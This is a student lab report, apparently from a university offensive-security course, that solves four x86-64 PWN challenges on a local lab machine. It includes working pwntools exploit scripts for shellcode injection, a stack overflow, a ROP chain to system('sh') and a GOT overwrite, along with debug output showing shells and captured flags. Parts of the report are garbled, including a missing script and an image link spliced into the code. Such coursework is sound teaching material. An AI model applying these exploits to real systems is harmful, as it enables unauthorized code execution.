

# 《网络攻防实战》实验报告

第 7 次实验： PWN

姓名： 罗嘉璐

学号： 211220047

21 级 计算机科学与技术  
系

邮箱： 211220047@smail.nju.edu.cn

时间： 2023.11.19

## 一、实验目的

本靶机包含 4 道 x86-64 架构下的题目，每道题目都引入了不同的现代防护措施。靶机题目与 ICS 课程 buflab 的区别是，靶机题目不再采用 386 架构，而采用较新且较流行的 x86-64 架构，同时 buflab 并没有打开任何防护措施（即使某些措施在默认情况下是打开的），而靶机题目打开了不同的防护措施，更加贴近实战场景。

## 二、实验内容

### 1、chall01

发送 1024 字节的 shellcode 实现读取 /flag\_1001.txt。使用 shellcraft.open + shellcraft.read + shellcraft.write 生成 shellcode。

```
Shell No. 1

File Actions Edit View Help

from pwn import *
context.arch='amd64'
context.log_level='DEBUG'

p=remote('10.0.2.15',2001)
shellcode=shellcraft.open("/flag_1001.txt",0,0)
# TODO: 使用 shellcraft 完成 shellcode
# shellcode += shellcraft.read('rax', 'rsp', 1024)
shellcode+=shellcraft.read('rax','rsp',1024)
shellcode+=shellcraft.write(1,'rsp',1024)
# 可选任务：编写不使用栈内存的 shellcode (shellcode 执行时 rsp 指向不可访问内存)

p.sendafter(b'shellcode:\n',asm(shellcode).ljust(1024,b'\x90')) # nop padding
p.interactive()
```

获得了 flag{The\_first fla9\_ba4f82f4}

```
kali-linux-2023.3-virtualbox-amd64 [正在运行] - Oracle VM VirtualBox

File Actions Edit View Help

000002c0 0e 00 00 00 00 00 00 00 e9 03 00 00 00 00 00 00 |---|---|---|---|
000002d0 17 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |---|---|---|---|
000002e0 19 00 00 00 00 00 00 00 09 55 30 87 fd 7f 00 00 |---|---|---|U0---|
000002f0 1a 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 |---|---|---|---|
00000300 1f 00 00 00 00 00 00 00 eb 6f 30 87 fd 7f 00 00 |---|---|---|o0---|
00000310 0f 00 00 00 00 00 00 00 19 55 30 87 fd 7f 00 00 |---|---|---|U0---|
00000320 1b 00 00 00 00 00 00 00 1c 00 00 00 00 00 00 00 |---|---|---|---|
00000330 1c 00 00 00 00 00 00 00 20 00 00 00 00 00 00 00 |---|---|---|---|
00000340 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |---|---|---|---|
00000350 00 84 bd 58 5f 45 52 03 ef 0f a6 6f ba 12 ac ae |---X_ER---o---|
00000360 3e 78 38 36 5f 36 34 00 00 00 00 00 00 00 00 00 |>x86_64---|---|
00000370 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 |---|---|---|---|
*
00000400
flag{The_fir5t_fla9_ba4f82f4}
https://www.bilibili.com/video/BV1gb41127Nc/
\x87\x00\x00\x00\xfd\x80\x87\xfd\x7f\x00\x00\xfd\x80\x87\xfd\x7f\x00\x00]\x1cL\xdfX\x00\x00\x00\x00\x00
flag{The_fir5t_fla9_ba4f82f4}
https://www.bilibili.com/video/BV1gb41127Nc/
\x87\x00\x00\x00\xfd\x80\x87\xfd\x7f\x00\x00\xfd\x80\x87\xfd\x7f\x00\x00]\x1cL\xdfX\x00\x00\x00\x00\x00\x00
\x00\x00\x050\x87\xfd\xae\x9c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
I\xae\x9c\x00\x00\x83U\x98U\x00\x00\x00\x00\x00\x00\xfd\x80Rj\xae\x9c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x81U\x98U\x00\x00\xfd\x80Rj\xae\x9c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
0\x00\x00\x00\x00\x00\x8e\x81U\x98U\x00\x00\xfd\x80Rj\xae\x9c\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x1dn0\x87\xfd\x00\x00\x00\x00\x00\x00\xfd]n0\x87\xfdcn0\x87\xfdxn0\x87\xfd\x85n0\x87\xfd
\x83n0\x87\xfd00\x87\xfdx00\x00\x00\x00\x10\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
00\x87\xfd00\x87\xfdLo0\x87\xfd^o0\x87\xfdLo0\x87\xfd{o0\x87\xfdx91o0\x87\xfdxaa00\x87\xfdx8eo0\x87\x
```

### 2、chall02


检查程序启用的缓解措施

```
(kali@kali)-[~/Desktop]
$ pwn checksec a.out
[*] '/home/kali/Desktop/a.out'
Arch: amd64-64-little
RELRO: Partial RELRO
Stack: No canary found
NX: NX enabled
PIE: PIE enabled
```


攻击 vuln 函数: buf 大小为 32, 最大输入 512 字节, 有 puts(buf)会打印出内容。  
C 字符串'\0'结尾, 一直溢出到 return address 前面 puts 会输出 return address

```
void vuln(){
    puts("?");
    char buf[32];
    while(buf[0]!='q'){
        read(0,buf,512);
        puts(buf);
    }
}
```

使用 gdb 确认溢出大小, 0x5555555521e<vuln+43> call <read@plt>  
断点是 vuln 时候, call read 地址如下, 现在给 call read 下断点。




按 c 继续执行




Read 的 buf 参数为 0x7ffffffde0

通过 retaddr 看 RA 的地址是 0x7ffffffde28



算出溢出大小为 0x28。填写脚本。







### 3、chall03

第一次收到 0x10 个字节的输入存到全局变量 name 里面，第二次 512 存到 buf 里面但是 buf 只有 32 字节会溢出。

利用思路：第一次输入时将'/bin/sh'写入 name；第二次将构造好的 gadget 写到 buf 中调用 system。

使用 ROPgadget -binary bin/chall03 -only "pop | ret" | grep rdi 过滤出 pop rdi ; ret

查看 name 地址，ret 地址。

编写脚本

```
Shell No. 1
File Actions Edit View Help
from pwn import *
context.arch='amd64'
context.log_level='DEBUG'

p=remote('10.0.2.15',2003)
e=ELF('chall03')

p.sendlineafter(b'name:\n', b'sh')

rop_chain = p64(0x4012e4)
rop_chain += p64(0x4012e5)
rop_chain+=p64(e.symbols['name'])
rop_chain+=p64(e.plt['system'])
p.sendafter(b'?', b'a'*0x28 + rop_chain)
p.interactive() # 获得 shell, 需要手动执行/readflag
```

成功获得 flag{l\_am\_a\_cat\_me0w\_11f9b292}

```
kali@kali: ~/Desktop
File Actions Edit View Help
RELRO: Full RELRO
Stack: No canary found
NX: NX enabled
PIE: No PIE (0x400000)
[DEBUG] Received 0xb bytes:
b'your name:\n'
[DEBUG] Sent 0x3 bytes:
b'sh\n'
[DEBUG] Received 0x2 bytes:
b'?\n'
[DEBUG] Sent 0x48 bytes:
00000000 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 61 | aaaa aaaa aaaa aaaa |
*
00000020 61 61 61 61 61 61 61 61 e4 12 40 00 00 00 00 00 | aaaa aaaa ..@. .... |
00000030 e3 12 40 00 00 00 00 00 30 40 40 00 00 00 00 00 | ..@. .... 0@@. .... |
00000040 a4 10 40 00 00 00 00 00
00000048
[*] Switching to interactive mode
$ /readflag
[DEBUG] Sent 0xa bytes:
b'/readflag\n'
[DEBUG] Received 0x4c bytes:
b'flag{l_am_a_cat_me0w_11f9b292}\n'
b'https://www.bilibili.com/video/BV19x411V7Ap/\n'
flag{l_am_a_cat_me0w_11f9b292}
https://www.bilibili.com/video/BV19x411V7Ap/
$
```

### 4、chall04

解题框架给了 read 和 write 函数实现任意读写，需要通过任意读写原语完成以下步骤：

用任意读泄露 got 表中某个 libc 函数的地址，选择 puts 函数

通过泄露的地址算出 libc 基址，进而算出 libc 中 system 函数的地址

使用 got 劫持，改写 got 表中 puts 函数的地址为 system 函数的地址，后续对 puts 函数调用会变成 system  
这个函数的第一个参数指向“sh”

```
puts_got = e.got['puts']
puts_address = u64(read(puts_got).ljust(8, b'\x00'))
libc_base = puts_address - libc.symbols['puts']


system_address = libc_base + libc.symbols['system']

write(puts_got, p64(system_address))
binsh_address = libc_base + next(libc.search(b"/bin/sh\x00"))

p.sendline('0,0x%x,0'%binsh_address)

p.interactive()
```

获得 flag{I\_AK\_PWN\_1e57575e}



```
kali@kali: ~/Desktop
File Actions Edit View Help
[DEBUG] Sent 0xf bytes:
b'1,0x40401c,247\n'
[DEBUG] Sent 0xf bytes:
b'1,0x40401d,127\n'
[DEBUG] Sent 0xd bytes:
b'1,0x40401e,0\n'
[DEBUG] Sent 0xd bytes:
b'1,0x40401f,0\n'
/home/kali/Desktop/exp04.py:37: BytesWarning: Text is not bytes; assuming ASCII, no guarantees. See
tps://docs.pwntools.com/#bytes
p.sendline('0,0x%x,0'%binsh_address)
[DEBUG] Sent 0x13 bytes:
b'0,0x7ff74f93ae34,0\n'
[*] Switching to interactive mode
$ /readflag
[DEBUG] Sent 0xa bytes:
b'/readflag\n'
[DEBUG] Received 0x76 bytes:
b'flag{I_AK_PWN_1e57575e}\n'
b'https://www.bilibili.com/video/BV1x14y1U7U8\n'
b'https://y.qq.com/n/ryqq/songDetail/000292W62o87wF\n'
flag{I_AK_PWN_1e57575e}
https://www.bilibili.com/video/BV1x14y1U7U8
https://y.qq.com/n/ryqq/songDetail/000292W62o87wF
$
```